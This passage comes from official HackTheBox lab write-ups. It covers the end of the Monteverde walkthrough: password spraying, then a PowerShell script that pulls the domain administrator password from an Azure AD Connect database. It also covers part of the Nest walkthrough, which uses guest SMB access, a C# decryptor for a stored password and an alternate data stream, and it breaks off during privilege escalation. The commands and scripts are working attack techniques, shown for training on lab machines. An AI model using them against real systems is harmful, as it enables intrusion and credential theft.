Foothold

We have our user list, and for our password spraying attempt we can use a very short list of statistically likely passwords. It's worth appending the discovered usernames to this list, as having a password of the username is unfortunately a common practice.

```
wget https://raw.githubusercontent.com/insidetrust/statistically-likely-usernames/master/weak-corporate-passwords/english-basic.txt
cat users.txt >> english-basic.txt
```

```
cat english-basic.txt

Password1
Welcome1
Letmein1
Password123
Welcome123
Letmein123
mhope
SABatchJobs
svc-ata
svc-bexec
svc-netapp
dgalanos
roleary
smorgan
```

Next, we can use CrackMapExec to perform the password spray, noting that there is no risk in the accounts locking out owning to the absence of an account lockout policy.

```
crackmapexec smb 10.10.10.172 -d megabank -u users.txt -p english-basic.txt

SMB  10.10.10.172  445  MONTEVERDE  [-] megabank\mhope:Password1
STATUS_LOGON_FAILURE
SMB  10.10.10.172  445  MONTEVERDE  [-] megabank\mhope:Welcome1
STATUS_LOGON_FAILURE
SMB  10.10.10.172  445  MONTEVERDE  [-] megabank\mhope:Letmein1
STATUS_LOGON_FAILURE
SMB  10.10.10.172  445  MONTEVERDE  [-] megabank\mhope:Password123
STATUS_LOGON_FAILURE
SMB  10.10.10.172  445  MONTEVERDE  [-] megabank\mhope:Welcome123
STATUS_LOGON_FAILURE
SMB  10.10.10.172  445  MONTEVERDE  [-] megabank\mhope:Letmein123
STATUS_LOGON_FAILURE
SMB  10.10.10.172  445  MONTEVERDE  [-] megabank\mhope:mhope
STATUS_LOGON_FAILURE
<SNIP>
SMB  10.10.10.172  445  MONTEVERDE  [-] megabank\SABatchJobs:mhope
STATUS_LOGON_FAILURE
SMB  10.10.10.172  445  MONTEVERDE  [+] megabank\SABatchJobs:SABatchJobs
```

This was successful and we have gained valid domain credentials: `SABatchJobs / SABatchJobs`. Let's see if we can use this account to execute commands on the server.

```
smbmap -u SABatchJobs -p SABatchJobs -d megabank -H 10.10.10.172 -x whoami
```

This isn't successful. We can instead use `smbmap` to enumerate the remote file shares, which lists our permissions.

```
smbmap -u SABatchJobs -p SABatchJobs -d megabank -H 10.10.10.172

[+] IP: 10.10.10.172:445    Name: 10.10.10.172

    Disk                                                    Permissions Comment
    ----                                                    ----------- -------
    ADMIN$                                                  NO ACCESS   Remote Admin
    azure_uploads                                           READ ONLY
    C$                                                      NO ACCESS   Default share
    E$                                                      NO ACCESS   Default share
    IPC$                                                    READ ONLY   Remote IPC
    NETLOGON                                                READ ONLY   Logon server share
    SYSVOL                                                  READ ONLY   Logon server share
    users$                                                  READ ONLY
```

Next, let's crawl the `users$` share for potentially interesting files, such as Office documents, text and XML files.

```
smbmap -u SABatchJobs -p SABatchJobs -d megabank -H 10.10.10.172 -A
'(xlsx|docx|txt|xml)' -R
```

```
smbmap -u SABatchJobs -p SABatchJobs -d megabank -H 10.10.10.172 -A '(xlsx|docx|txt|xml)' -R

[+] IP: 10.10.10.172:445    Name: 10.10.10.172
[+] Starting search for files matching '(xlsx|docx|txt|xml)' on share azure_uploads.
[+] Starting search for files matching '(xlsx|docx|txt|xml)' on share IPC$.
[+] Starting search for files matching '(xlsx|docx|txt|xml)' on share NETLOGON.
[+] Starting search for files matching '(xlsx|docx|txt|xml)' on share SYSVOL.
[+] Starting search for files matching '(xlsx|docx|txt|xml)' on share users$.
[+] Match found! Downloading: users$\mhope\azure.xml
```

This reveals the file `azure.xml`, which is automatically downloaded.

```
cat 10.10.10.172-users_mhope_azure.xml

<Objs Version="1.1.0.1"
xmlns="http://schemas.microsoft.com/powershell/2004/04">
  <Obj RefId="0">
    <TN RefId="0">
      <T>Microsoft.Azure.Commands.ActiveDirectory.PSADPasswordCredential</T>
      <T>System.Object</T>
    </TN>

<ToString>Microsoft.Azure.Commands.ActiveDirectory.PSADPasswordCredential</ToStr
ing>
    <Props>
```

```
      <DT N="StartDate">2020-01-03T05:35:00.7562298-08:00</DT>
      <DT N="EndDate">2054-01-03T05:35:00.7562298-08:00</DT>
      <G N="KeyId">00000000-0000-0000-0000-000000000000</G>
      <S N="Password">4n0therD4y@n0th3r$</S>
    </Props>
  </Obj>
</Objs>
```

The file contains the Azure AD password `4n0therD4y@n0th3r$`. Let's check if `mhope` also uses this password in the local AD. We can use WinRM to test the credentials, as we know this account is in the `Remote Management Users` group.

```
evil-winrm -i 10.10.10.172 -u mhope -p '4n0therD4y@n0th3r$'
```

This is successful, although the command `whoami /priv` reveals that the current user is not privileged. However, `whoami /groups` reveals that this account is a member of the group `MEGABANK\Azure Admins`.

The user flag is in `C:\Users\mhope\Desktop`.

Privilege Escalation

Navigating to `C:\Program Files\` we can see that both `Microsoft SQL Server` and `AD Connect` are installed. There are many articles published online regarding vulnerabilities and privilege escalation opportunities with the Azure AD (AAD) Sync service.

```
*Evil-WinRM* PS C:\> cd Progra~1
*Evil-WinRM* PS C:\Program Files> ls

    Directory: C:\Program Files

Mode                 LastWriteTime         Length Name

----                 -------------         ------ ----

d-----         1/2/2020   9:36 PM                Common Files

d-----         1/2/2020   2:46 PM                internet explorer

d-----         1/2/2020   2:38 PM                Microsoft Analysis Services

d-----         1/2/2020   3:37 PM                Microsoft Azure Active
Directory Connect
d-----         1/2/2020   3:02 PM                Microsoft Azure AD Connect
Health Sync
d-----         1/2/2020   2:53 PM                Microsoft Azure AD Sync

d-----         1/2/2020   2:31 PM                Microsoft SQL Server
```

Let's find out the version of the AD Connect. According to the Microsoft documentation, the name of the service responsible for syncing the local AD to Azure AD is `ADSync`. We don't see a reference to this on running `Get-Process`, and attempting to run `tasklist` results in an `Access Denied` error.

We can also try to enumerate services with the PowerShell cmdlet `Get-Service`, or by invoking `wmic.exe service get name`, `sc.exe query state= all` or `net.exe start`, but are also denied access. Instead, we can enumerate the service instance using the Registry.

```
Get-Item -Path HKLM:\SYSTEM\CurrentControlSet\Services\ADSync
```

```
Get-Item -Path HKLM:\SYSTEM\CurrentControlSet\Services\ADSync

    Hive: HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services

Name                           Property
----                           --------
ADSync                         Type             : 16
                               Start            : 2
                               ErrorControl     : 1
                               ImagePath        : "C:\Program Files\Microsoft Azure
                                                    D Sync\Bin\miiserver.exe"
                               DisplayName      : Microsoft Azure AD Sync
                               DependOnService  : {winmgmt}
                               ObjectName       : MEGABANK\AAD_987d7f2f57d2
```

This reveals that the service binary is `C:\Program Files\Microsoft Azure AD Sync\Bin\miiserver.exe`.

We can issue the command below to obtain the file (and product) version.

```
Get-ItemProperty -Path "C:\Program Files\Microsoft Azure AD
Sync\Bin\miiserver.exe" | Format-list -Property * -Force
```

```
Get-ItemProperty -Path "C:\Program Files\Microsoft Azure AD Sync\Bin\miiserver.exe"
| Format-list -Property * -Force

<SNIP>

                    InternalName:     miiserver
                    OriginalFilename: miiserver.exe
                    FileVersion:      1.1.882.0
                    FileDescription:  AD-IAM-HybridSync master (0eb4240d4) Azure AD
                                      Connect synchronization service.
                    Product:          MicrosoftÂ® AzureÂ® AD Connect
                    ProductVersion:   1.1.882.0
```

Searching online reveals the adconnectdump tool, that can be used to extract the password for the AD Connect Sync Account. The repo mentions that the way that AD connect stores credentials changed a while back. The new version stores credentials using DPAPI and the old version used the Registry. The current version of AD Connect at the time of writing is `1.5.30.0`, so the version on the server is unlikely to use DPAPI. This tool works for newer versions of the AD Connect that use DPAPI.

Some further searching reveals this blog post, which is recommended reading. It details the exploitation process for the older version of AD Connect. Copy the script from the blog post and save it locally.

Attempting to run this as is was not successful. Let's try to extract the `instance_id`, `keyset_id` and `entropy` values from the database manually. A default installation of AD Connect uses a SQL Server Express instance as a LocalDB, connecting over a named pipe. However, enumeration of `C:\Program Files` and `netstat` reveals that Microsoft SQL Server is installed and bound to `10.10.10.172` (but isn't accessible externally). So this seems to have been a custom install of AD Connect.

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> netstat -nto

Active Connections

  Proto  Local Address          Foreign Address        State           PID

  TCP    10.10.10.172:135       10.10.10.172:56010     ESTABLISHED     936
  TCP    10.10.10.172:389       10.10.10.172:52179     ESTABLISHED     656
  TCP    10.10.10.172:389       10.10.10.172:52197     ESTABLISHED     656
  TCP    10.10.10.172:389       10.10.10.172:52204     ESTABLISHED     656
  TCP    10.10.10.172:1433      10.10.10.172:49724     ESTABLISHED     3508
  TCP    10.10.10.172:1433      10.10.10.172:49725     ESTABLISHED     3508
  TCP    10.10.10.172:1433      10.10.10.172:49726     ESTABLISHED     3508
  TCP    10.10.10.172:1433      10.10.10.172:49727     ESTABLISHED     3508
  TCP    10.10.10.172:1433      10.10.10.172:49728     ESTABLISHED     3508
```

Instead, we can use the native SQL Server utility `sqlcmd.exe` to extract the values from the database.

```
sqlcmd -S MONTEVERDE -Q "use ADsync; select instance_id,keyset_id,entropy from mms_server_configuration"
```

```
sqlcmd -S MONTEVERDE -Q "use ADsync; select instance_id,keyset_id,entropy from mms_server_configuration"
Changed database context to 'ADSync'.
instance_id                          keyset_id   entropy
------------------------------------ ----------- ------------------------------------
1852B527-DD4F-4ECF-B541-EFCCBFF29E31           1 194EC2FC-F186-46CF-B44D-071EB61F49CD

(1 rows affected)
```

This is successful and the values are returned.

Modify the script to set the `$key_id` , `$instance_id` and `$entropy` variables to the values we extracted from the database, and remove the commands that try to obtain them automatically. Add this after the first line of the script.

```
$key_id = 1
$instance_id = [GUID]"1852B527-DD4F-4ECF-B541-EFCCBFF29E31"
$entropy = [GUID]"194EC2FC-F186-46CF-B44D-071EB61F49CD"
```

Remove the following lines.

```
$cmd = $client.CreateCommand()
$cmd.CommandText = "SELECT keyset_id, instance_id, entropy FROM mms_server_configuration"
$reader = $cmd.ExecuteReader()
$reader.Read() | Out-Null
$key_id = $reader.GetInt32(0)
$instance_id = $reader.GetGuid(1)
$entropy = $reader.GetGuid(2)
$reader.Close()
```

Next we will need to modify the existing `$client` variable to reference the custom SQL Server.

```
$client = new-object System.Data.SqlClient.SqlConnection -ArgumentList
"Server=MONTEVERDE;Database=ADSync;Trusted_Connection=true"
```

Let's encapsulate the script in a function that we can call. Save the final payload below as `adconnect.ps1`.

```
Function Get-ADConnectPassword{

Write-Host "AD Connect Sync Credential Extract POC (@_xpn_)`n"

$key_id = 1
$instance_id = [GUID]"1852B527-DD4F-4ECF-B541-EFCCBFF29E31"
$entropy = [GUID]"194EC2FC-F186-46CF-B44D-071EB61F49CD"

$client = new-object System.Data.SqlClient.SqlConnection -ArgumentList
"Server=MONTEVERDE;Database=ADSync;Trusted_Connection=true"
$client.Open()
$cmd = $client.CreateCommand()
$cmd.CommandText = "SELECT private_configuration_xml, encrypted_configuration
FROM mms_management_agent WHERE ma_type = 'AD'"
$reader = $cmd.ExecuteReader()
$reader.Read() | Out-Null
$config = $reader.GetString(0)
$crypted = $reader.GetString(1)
$reader.Close()

add-type -path 'C:\Program Files\Microsoft Azure AD Sync\Bin\mcrypt.dll'
$km = New-Object -TypeName
Microsoft.DirectoryServices.MetadirectoryServices.Cryptography.KeyManager
$km.LoadKeySet($entropy, $instance_id, $key_id)
$key = $null
$km.GetActiveCredentialKey([ref]$key)
$key2 = $null
$km.GetKey(1, [ref]$key2)
$decrypted = $null
$key2.DecryptBase64ToString($crypted, [ref]$decrypted)

$domain = select-xml -Content $config -XPath "//parameter[@name='forest-login-
domain']" | select @{Name = 'Domain'; Expression = {$_.node.InnerXML}}
$username = select-xml -Content $config -XPath "//parameter[@name='forest-login-
user']" | select @{Name = 'Username'; Expression = {$_.node.InnerXML}}
$password = select-xml -Content $decrypted -XPath "//attribute" | select @{Name
= 'Password'; Expression = {$_.node.InnerXML}}

Write-Host ("Domain: " + $domain.Domain)
Write-Host ("Username: " + $username.Username)
Write-Host ("Password: " + $password.Password)

}
```

The `-s` flag in `Evil-WinRM` allows us to specify a folder containing PowerShell scripts. We can load a script in memory within the `Evil-WinRM` session by typing the script name and hitting return.

```
evil-winrm -i 10.10.10.172 -u mhope -p "4n0therD4y@n0th3r$" -s .
adconnect.ps1
Get-ADConnectPassword
```

```
evil-winrm -i 10.10.10.172 -u mhope -p "4n0therD4y@n0th3r$" -s .

Evil-WinRM shell v2.0

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\mhope\Documents> adconnect.ps1
*Evil-WinRM* PS C:\Users\mhope\Documents> Get-ADConnectPassword
AD Connect Sync Credential Extract POC (@_xpn_)

Domain: MEGABANK.LOCAL
Username: administrator
Password: d0m@in4dminyeah!
```

This was successful, and we have obtained credentials for the AD Connect Sync account. In this case, as it was a custom install, it seems the primary domain administrator was used for this. It's worth noting that a default installation uses the `NT SERVICE\ADSync` service account.

Let's use Evil WinRM to connect as the administrator.

```
evil-winrm -i 10.10.10.172 -u administrator -p 'd0m@in4dminyeah!'
```

```
evil-winrm -i 10.10.10.172 -u administrator -p d0m@in4dminyeah!
Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

The root flag is located in `C:\Users\Administrator\Desktop`.

HACKTHEBOX

Nest

4th June 2020 / Document No D20.100.75

Prepared By: MinatoTW

Machine Author(s): VbScrub

Difficulty: Easy

Classification: Official

Synopsis

Nest is an easy difficulty Windows machine featuring an SMB server that permits guest access. The shares can be enumerated to gain credentials for a low privileged user. This user is found to have access to configuration files containing sensitive information. Another user's password is found through source code analysis, which is used to gain a foothold on the box. A custom service is found to be running, which is enumerated to find and decrypt Administrator credentials.

Skills Required

- Enumeration
- Source Code Review


Skills Learned

- .NET Development
- SMB Enumeration

Enumeration

Nmap

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.10.178 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.10.178
```



```
nmap -p$ports -sC -sV 10.10.10.178
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-03 15:32 IST
Nmap scan report for 10.10.10.178
Host is up (0.17s latency).

PORT     STATE SERVICE       VERSION
445/tcp  open  microsoft-ds?
4386/tcp open  unknown
|     Reporting Service V1.2
|   GenericLines, GetRequest, HTTPOptions, RTSPRequest:
|     Reporting Service V1.2
|     Unrecognised command
|   Help:
|     Reporting Service V1.2
|     This service allows users to run queries against
|     databases using the legacy HQK format
|     AVAILABLE COMMANDS ---
|     LIST
|     SETDIR <Directory_Name>
|     RUNQUERY <Query_ID>
|     DEBUG <Password>
|_    HELP <Command>
```

Nmap reports that SMB (port 445) is available, as well as an unknown `Reporting Service` running on port 4386.

SMB

Let's check if the SMB server allows null sessions using SMBMap.

```
smbmap -H 10.10.10.178 --no-banner

[+] IP: 10.10.10.178:445        Status: Guest session

        Disk                    Permissions     Comment
        ----                    -----------     -------
        ADMIN$                  NO ACCESS       Remote Admin
        C$                      NO ACCESS       Default share
        Data                    READ ONLY
        IPC$                    NO ACCESS       Remote IPC
        Secure$                 NO ACCESS
        Users                   READ ONLY
```

We were able to connect successfully and discover the three non-default shares `Secure$`, `Users` and `Data`. The guest user has read access to the `Data` and `Users` share. Let's attempt to recursively list their contents.

```
smbmap -H 10.10.10.178 -R Data --no-banner

[+] IP: 10.10.10.178:445        Status: Guest session
        Disk                        Permissions     Comment
        ----                        -----------     -------
        Data                        READ ONLY
        .\Data\*
        .\Data\Shared\Maintenance\*
        dr--r--r--                    .
        dr--r--r--                    ..
        fr--r--r--                    Maintenance Alerts.txt
        .\Data\Shared\Templates\HR\*
        dr--r--r--                    .
        dr--r--r--                    ..
        fr--r--r--                    Welcome Email.txt
```

The share is found to contain two text files that are both accessible to us. The files can be downloaded using the `--download` flag.

```
smbmap.py -H 10.10.10.178 -R Data --no-banner
--download 'Data\\Shared\\Templates\\HR\\Welcome Email.txt'

[+] Starting download: Data\Shared\Templates\HR\Welcome Email.txt (425 bytes)
[+] File output to: 10.10.10.178-Data_Shared_Templates_HR_Welcome Email.txt
```

The contents of both files are as follows.

```
## Maintenance Alerts.txt

There is currently no scheduled maintenance work
```

```
## Welcome Email.txt

We would like to extend a warm welcome to our newest member of staff,
<FIRSTNAME> <SURNAME>

You will find your home folder in the following location:
\\HTB-NEST\Users\<USERNAME>

If you have any issues accessing specific services or workstations, please
inform the
IT department and use the credentials below until all systems have been set up
for you.

Username: TempUser
Password: welcome2019
```

The `Maintenance Alerts.txt` file isn't of much help, but the second contains credentials for the `TempUser` account. Let's run smbmap again with these credentials.

```
smbmap.py -u Tempuser -p welcome2019 -H 10.10.10.178

[+] IP: 10.10.10.178:445     Name: 10.10.10.178  Status: Authenticated

         Disk   Permissions     Comment
        ----    -----------     -------
        ADMIN$  NO ACCESS       Remote Admin
        C$      NO ACCESS       Default share
        Data    READ ONLY
        IPC$    NO ACCESS       Remote IPC
        Secure$ READ ONLY
        Users   READ ONLY
```

This provides us with access to the `secure$` share.

```
smbmap.py -u Tempuser -p welcome2019 -H 10.10.10.178 -R 'Secure$' --no-banner
[+] IP: 10.10.10.178:445        Name: 10.10.10.178      Status: Authenticated

        Disk        Permissions     Comment
        ----        -----------     -------
        Secure$     READ ONLY
        .\Secure$\*
        dr--r--r-- 0 Thu Aug 8 04:38:12 2019    .
        dr--r--r-- 0 Thu Aug 8 04:38:12 2019    ..
        dr--r--r-- 0 Thu Aug 8 01:10:25 2019    Finance
        dr--r--r-- 0 Thu Aug 8 04:38:12 2019    HR
        dr--r--r-- 0 Thu Aug 8 16:29:25 2019    IT
```

We don't have permission to list folders within `Secure$`. Let's look at the `Data` folder next.

```
smbmap -u Tempuser -p welcome2019 -H 10.10.10.178 -R Data

Disk                    Permissions     Comment
----                    -----------     -------
Data                    READ ONLY
.\Data\*
dr--r--r--                0 Thu Aug  8 04:23:46 2019    .
dr--r--r--                0 Thu Aug  8 04:23:46 2019    ..
dr--r--r--                0 Thu Aug  8 04:28:07 2019    IT
dr--r--r--                0 Tue Aug  6 03:23:41 2019    Production
<SNIP>
.\Data\IT\Configs\*
dr--r--r--                0 Thu Aug  8 04:29:34 2019    .
dr--r--r--                0 Thu Aug  8 04:29:34 2019    ..
dr--r--r--                0 Thu Aug  8 00:50:13 2019    Adobe
.\Data\IT\Configs\Adobe\*

fr--r--r--              246 Thu Aug  8 00:50:13 2019    editing.xml
fr--r--r--                0 Thu Aug  8 00:50:09 2019    Options.txt
fr--r--r--              258 Thu Aug  8 00:50:09 2019    projects.xml
fr--r--r--             1274 Thu Aug  8 00:50:09 2019    settings.xml
```

We have access to many more files and folders than before. The folders contain a lot of XML files, which could contain sensitive information. Let's download all the XML files using smbmap. The `-A` argument can be used to download all files matching a pattern.

```
smbmap -u Tempuser -p welcome2019 -H 10.10.10.178 -R Data -A xml

[+] Starting search for files matching 'xml' on share Data.
[+] Match found! Downloading: Data\IT\Configs\Adobe\editing.xml
[+] Match found! Downloading: Data\IT\Configs\Adobe\projects.xml
[+] Match found! Downloading: Data\IT\Configs\Adobe\settings.xml
[+] Match found! Downloading: Data\IT\Configs\Atlas\Temp.XML
[+] Match found! Downloading: Data\IT\Configs\Microsoft\Options.xml
[+] Match found! Downloading: Data\IT\Configs\NotepadPlusPlus\config.xml
[+] Match found! Downloading: Data\IT\Configs\NotepadPlusPlus\shortcuts.xml
[+] Match found! Downloading: Data\IT\Configs\RU Scanner\RU_config.xml
```

A case-insensitive grep for the string `password` reveals that `RU_Config.xml` contains a password attribute.

```
grep -i password *.xml

10.10.10.178-Data_IT_Configs_RU Scanner_RU_config.xml:
<Password>fTEzAfYDoz1YzkqhQkH6GQFYKp1XY5hm7bjOP86yYxE=</Password>
```

Below are the contents of this file:

```
<?xml version="1.0"?>
<ConfigFile xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema">
  <Port>389</Port>
  <Username>c.smith</Username>
  <Password>fTEzAfYDoz1YzkqhQkH6GQFYKp1XY5hm7bjOP86yYxE=</Password>
</ConfigFile>
```

The password for the user `c.smith` seems to be encrypted and isn't of much use. Let's look at the other config files. The `NotePadPlusPlus` config is found to contain the following entries.

```
    <History nbMaxFile="15" inSubMenu="no" customLength="-1">
        <File filename="C:\windows\System32\drivers\etc\hosts" />
        <File filename="\\HTB-NEST\Secure$\IT\Carl\Temp.txt" />
        <File filename="C:\Users\C.Smith\Desktop\todo.txt" />
    </History>
```

The file `Temp.txt` is contained within nested subfolders of the `Secure$` share. Let's try to recursively list the `IT\Carl` subfolder.

```
smbmap -u Tempuser -p welcome2019 -H 10.10.10.178 -R 'Secure$\IT\Carl'

Disk                    Permissions     Comment
----                    -----------     -------
Secure$                 READ ONLY
.\Secure$IT\Carl\*
r--r--r--                0 Thu Aug  8  .
dr--r--r--               0 Thu Aug  8 ..
dr--r--r--               0 Thu Aug  8 Docs
dr--r--r--               0 Tue Aug  6 eports
dr--r--r--               0 Tue Aug  6 VB Projects

.\Secure$IT\Carl\VB Projects\WIP\RU\RUScanner\*
dr--r--r--               0 Thu Aug  8
dr--r--r--               0 Thu Aug  8 ..
dr--r--r--               0 Thu Aug  bin
fr--r--r--             772 Thu Aug  ConfigFile.vb
fr--r--r--             279 Thu Aug  Module1.vb
fr--r--r--             143 Thu Aug  RU Scanner.vbproj.user
fr--r--r--             133 Thu Aug  SsoIntegration.vb
fr--r--r--            4888 Thu Aug  8Utils.vb
```

We were able to list the contents successfully. The folder contains a Visual Basic project called `RUScanner`. Let's mount the share locally and examine the files.

```
mount -t cifs -o ro,username=TempUser,password=welcome2019 '//10.10.10.178/Secure$' /mnt/Data/
cd /mnt/Data/IT/Carl/VB\ Projects/WIP/RU/RUScanner
```

The file `Utils.vb` seems to be interesting, given the encrypted password we found earlier.

```
Imports System.Text
```

```
Imports System.Security.Cryptography

Public Class Utils

  Public Shared Function DecryptString(EncryptedString As String) As String
    If String.IsNullOrEmpty(EncryptedString) Then
       Return String.Empty
    Else
        Return Decrypt(EncryptedString, "N3st22", "88552299", 2,
"464R5DFA5DL6LE28", 256)
    End If
  End Function

<SNIP>

   Public Shared Function Decrypt(ByVal cipherText As String, _
                                  ByVal passPhrase As String, _
                                  ByVal saltValue As String, _
                                   ByVal passwordIterations As Integer, _
                                  ByVal initVector As String, _
                                  ByVal keySize As Integer) _
                           As String

        Dim initVectorBytes As Byte()
        initVectorBytes = Encoding.ASCII.GetBytes(initVector)

        Dim saltValueBytes As Byte()
        saltValueBytes = Encoding.ASCII.GetBytes(saltValue)

        Dim cipherTextBytes As Byte()
        cipherTextBytes = Convert.FromBase64String(cipherText)

        Dim password As New Rfc2898DeriveBytes(passPhrase, _
                                               saltValueBytes, _
                                               passwordIterations)

<SNIP>
```

The class contain methods for encrypting and decrypting passwords. We can use the `decryptString()` function to decrypt the password gained earlier. As the code uses .NET classes, it can be rewritten in any .NET based language. The code can be easily ported to C# and compiled using mono on Linux. Mono is an open source implementation of the .NET framework and can be installed by following these instructions.

```
using System;
using System.IO;
using System.Text;
using System.Security.Cryptography;

namespace Dec {
  class Decryptor {

   public static void Main() {
     var pt =  Decrypt("fTEzAfYDoz1YzkqhQkH6GQFYKp1XY5hm7bjOP86yYxE=", "N3st22",
"88552299", 2, "464R5DFA5DL6LE28", 256);
     Console.WriteLine("Plaintext: " + pt);
```

```
    }

    public static String Decrypt(String cipherText, String passPhrase, String
saltValue, int passwordIterations, String initVector,int keySize) {
      var initVectorBytes = Encoding.ASCII.GetBytes(initVector);
      var saltValueBytes = Encoding.ASCII.GetBytes(saltValue);
      var cipherTextBytes = Convert.FromBase64String(cipherText);
      var password = new Rfc2898DeriveBytes(passPhrase, saltValueBytes,
passwordIterations);
      var keyBytes = password.GetBytes(keySize / 8);
      var symmetricKey = new AesCryptoServiceProvider();
      symmetricKey.Mode = CipherMode.CBC;
      var decryptor = symmetricKey.CreateDecryptor(keyBytes, initVectorBytes);
      var memoryStream = new MemoryStream(cipherTextBytes);
      var cryptoStream = new CryptoStream(memoryStream, decryptor,
CryptoStreamMode.Read);
      var plainTextBytes = new byte[cipherTextBytes.Length];
      var decryptedByteCount = cryptoStream.Read(plainTextBytes, 0,
plainTextBytes.Length);
      memoryStream.Close();
      cryptoStream.Close();
      var plainText = Encoding.ASCII.GetString(plainTextBytes, 0,
decryptedByteCount);
      return plainText;
    }
  }
}
```

The code above contains the same `Decrypt()` method in C# format. The encrypted password is passed to the `Decrypt()` method along with the other parameters found in `Utils`.

```
sudo apt install mono-devel
mcs decrypt.cs

./decrypt.exe
Plaintext: xRxRxPANCAK3SxRxRx
```

Foothold

The password for `c.smith` is revealed to be `xRxRxPANCAK3SxRxRx`. Let's connect to the `users` share using these credentials.

```
smbclient -U c.smith //10.10.10.178/Users
Enter WORKGROUP\c.smith's password:
smb: \> cd C.Smith
smb: \C.Smith\> ls
  .                                   D        0  Sun Jan 26 12:51:44 2020
  ..                                  D        0  Sun Jan 26 12:51:44 2020
  HQK Reporting                       D        0  Fri Aug  9 04:36:17 2019
  user.txt                            A       32  Fri Aug  9 04:35:24 2019

smb: \C.Smith\> cd "HQK Reporting"
smb: \C.Smith\HQK Reporting\> ls
  .                                   D        0  Fri Aug  9 04:36:17 2019
  ..                                  D        0  Fri Aug  9 04:36:17 2019
  AD Integration Module               D        0  Fri Aug  9 17:48:42 2019
  Debug Mode Password.txt             A        0  Fri Aug  9 04:38:17 2019
  HQK_Config_Backup.xml               A      249  Fri Aug  9 04:39:05 2019
```

The user's home folder contains the flag and another subfolder. An empty file named "Debug Mode Password.txt" is found. On examination of the file attributes, it seems that the file has Alternate Data Streams (ADS) associated with it.

```
smb: \C.Smith\HQK Reporting\> allinfo "Debug Mode Password.txt"
altname: DEBUGM~1.TXT
create_time:    Fri Aug  9 04:36:12 AM 2019 IST
access_time:    Fri Aug  9 04:36:12 AM 2019 IST
write_time:     Fri Aug  9 04:38:17 AM 2019 IST
change_time:    Fri Aug  9 04:38:17 AM 2019 IST
attributes: A (20)
stream: [::$DATA], 0 bytes
stream: [:Password:$DATA], 15 bytes
```

The file can be downloaded for further inspection.

```
smb: \C.Smith\HQK Reporting\> get "Debug Mode Password.txt:Password"
smb: \C.Smith\HQK Reporting\> exit

cat Debug\ Mode\ Password.txt:Password
WBQ201953D8w
```

Let's save this password for possible use later and continue enumeration.

Privilege Escalation

The folder contains an XML file as well as a binary, which are downloaded.

```
smb: \c.smith\HQK Reporting\> get HQK_Config_Backup.xml
smb: \c.smith\HQK Reporting\> cd "AD Integration Module"
smb: \c.smith\HQK Reporting\AD Integration Module\> ls
  .                                   D        0  Fri Aug  9 17:48:42 2019
  ..                                  D        0  Fri Aug  9 17:48:42 2019
  HqkLdap.exe                         A    17408  Thu Aug  8 05:11:16 2019

smb: \c.smith\HQK Reporting\AD Integration Module\> get HqkLdap.exe
```

The XML file contains the following information.

```
<?xml version="1.0"?>
<ServiceSettings xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema">
  <Port>4386</Port>
  <QueryDirectory>C:\Program Files\HQK\ALL QUERIES</QueryDirectory>
</ServiceSettings>
```

It appears to be a configuration file for the service running on port 4386 that we came across earlier. Let's connect to this service.

```
telnet 10.10.10.178 4386
Connected to 10.10.10.178.
Escape character is '^]'.

HQK Reporting Service V1.2

>help

This service allows users to run queries against databases using the legacy HQK format

--- AVAILABLE COMMANDS ---

LIST
SETDIR <Directory_Name>
RUNQUERY <Query_ID>
DEBUG <Password>
HELP <Command>
```

The service allows us to run queries against a database.

```
>LIST

Use the query ID numbers below with the RUNQUERY command and
the directory names with the SETDIR command

 QUERY FILES IN CURRENT DIRECTORY

[DIR]  COMPARISONS
